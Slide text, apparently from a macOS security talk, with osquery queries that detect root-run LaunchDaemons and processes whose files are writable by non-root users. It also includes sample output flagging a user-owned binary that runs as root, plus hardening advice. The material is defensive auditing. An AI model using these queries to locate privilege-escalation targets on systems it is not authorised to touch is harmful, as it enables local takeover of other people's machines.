
What else is vulnerable?



Demo







Finding vulnerable LaunchDaemons with osquery

```
select
    distinct p.launchd_path as
        launchd_path,
        p.launchd_label as launchd_label,
        f.path,
        f.uid as fuid,
        f.gid as fgid,
        f.mode as fmode,
        d.uid as duid,
        d.gid as dgid,
        d.mode as dmode,
        fu.username as fusename,
        fu.description as fdescription,
        du.username as dusename,
        du.description as ddescription
from
(
    SELECT
        program AS command,
        path AS launchd_path,
        label as launchd_label
    FROM
        launchd
)
WHERE
    program NOT LIKE ""
        and path like "%LaunchDaemons%"
UNION ALL
SELECT
    substr(
        program_arguments,
        1,
        (
            case when pos = 0 then 1000 else pos - 1
        end
    )
) AS command,
    launchd_path,
    launchd_label
FROM
(
    SELECT
        program_arguments,
        instr(program_arguments, " ") AS pos,
        path as launchd_path,
        label as launchd_label
    FROM
        launchd
)
WHERE
    path like "%LaunchDaemons%"
        and program_arguments not like ""
        and program_arguments like "/%"'
)
) p
join file f on p.command = f.path
join file d on f.directory = d.path
join users fu on f.uid = fu.uid
join users du on f.uid = du.uid
where
(
    d.uid != 0
    or (
        d.gid != 0
        and (
            d.mode like "__7_"
            or d.mode like "__6_"
        )
    )
    or (
        d.mode like "__7"
        or d.mode like "__6"
    )
    or f.uid != 0
    or (
        f.gid != 0
        and (
            f.mode like "__7_"
            or f.mode like "__6_"
        )
    )
    or (
        f.mode like "__7"
        or f.mode like "__6"
    )
)
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.googlecode.munki.managedsoftwareupdate-check</string>
    <key>ProgramArguments</key>
    <array>
        <string>/usr/local/munki/supervisor</string>
        <string>--delayrandom</string>
        <string>3600</string>
        <string>--timeout</string>
        <string>43200</string>
        <string>--</string>
        <string>/usr/local/munki/managedsoftwareupdate</string>
        <string>--auto</string>
    </array>
    <key>StartCalendarInterval</key>
    <dict>
        <key>Minute</key>
        <integer>10</integer>
    </dict>
</dict>
</plist>
```

Finding potential vulnerable processes with osquery

```
select
    distinct p.name,
    f.path,
    f.directory,
    f.uid as fuid,
    u.username as fusername,
    f.gid as fgid,
    g.groupname as fgroupname,
    f.mode as fmode,
    d.uid as duid,
    d.gid as dgid,
    d.mode as dmode,
    p.uid as puid,
    p.pid as pid,
    p.cmdline as cmdline,
    p.parent as parent_pid,
    pp.path as parent_path,
    pp.cmdline as parent_cmdline,
    gp.pid as grandparent_pid,
    gp.path as grandparent_path,
    gp.cmdline as grandparent_cmdline
from
    file f
join processes p on f.path = p.path
join file d on f.directory = d.path
join processes pp on p.parent = pp.pid
join processes gp on pp.parent = gp.pid
join users u on f.uid = u.uid
join groups g on f.gid = g.gid
where
    p.uid = 0
    and (
        d.uid != 0
        or (
            d.gid != 0
            and (
                d.mode like "__7_"
                or d.mode like "__6_"
            )
        )
        or (
            d.mode like "__7"
            or d.mode like "__6"
        )
        or f.uid != 0
        or (
            f.gid != 0
            and (
                f.mode like "__7_"
                or f.mode like "__6_"
            )
        )
        or (
            f.mode like "__7"
            or f.mode like "__6"
        )
    );
);
```

```
        name = CloneKitService
        path = /Library/Application
Support/com.bombich.ccc/Frameworks/CloneKit.framework/Versions/A/XPCServices/CloneKitService.
xpc/Contents/MacOS/CloneKitService
            directory = /Library/Application
Support/com.bombich.ccc/Frameworks/CloneKit.framework/Versions/A/XPCServices/CloneKitService.
xpc/Contents/MacOS
                fuid = 501
                fusername = samuel
                fgid = 20
                fgroupname = staff
                fmode = 0755
                duid = 501
                dgid = 20
                dmode = 0755
                puid = 0
                pid = 379
                cmdline = /Library/Application
Support/com.bombich.ccc/Frameworks/CloneKit.framework/Versions/A/XPCServices/CloneKitService.
xpc/Contents/MacOS/CloneKitService
                parent_pid = 1
                parent_path = /sbin/launchd
                parent_cmdline = /sbin/launchd
                grandparent_pid = 0
                grandparent_path =
                grandparent_cmdline =
```

Minimize your exposure

- Evaluate the actual state changes post-installation of applications.
- Keep /usr/local/bin out of root's PATH
- Use /etc/paths.d
- For management scripts, use full expected paths to programs
- Follow up with osquery

**Assume any non-sandboxed
process can run code as root.**

How could Apple help?

- Change launchd to not run processes with unsafe permissions
- Provide a method to block all non-sandboxed code.
- Further reduce root's abilities to make it non-interesting to an attacker.

Questions?

twitter.com/keeleysam

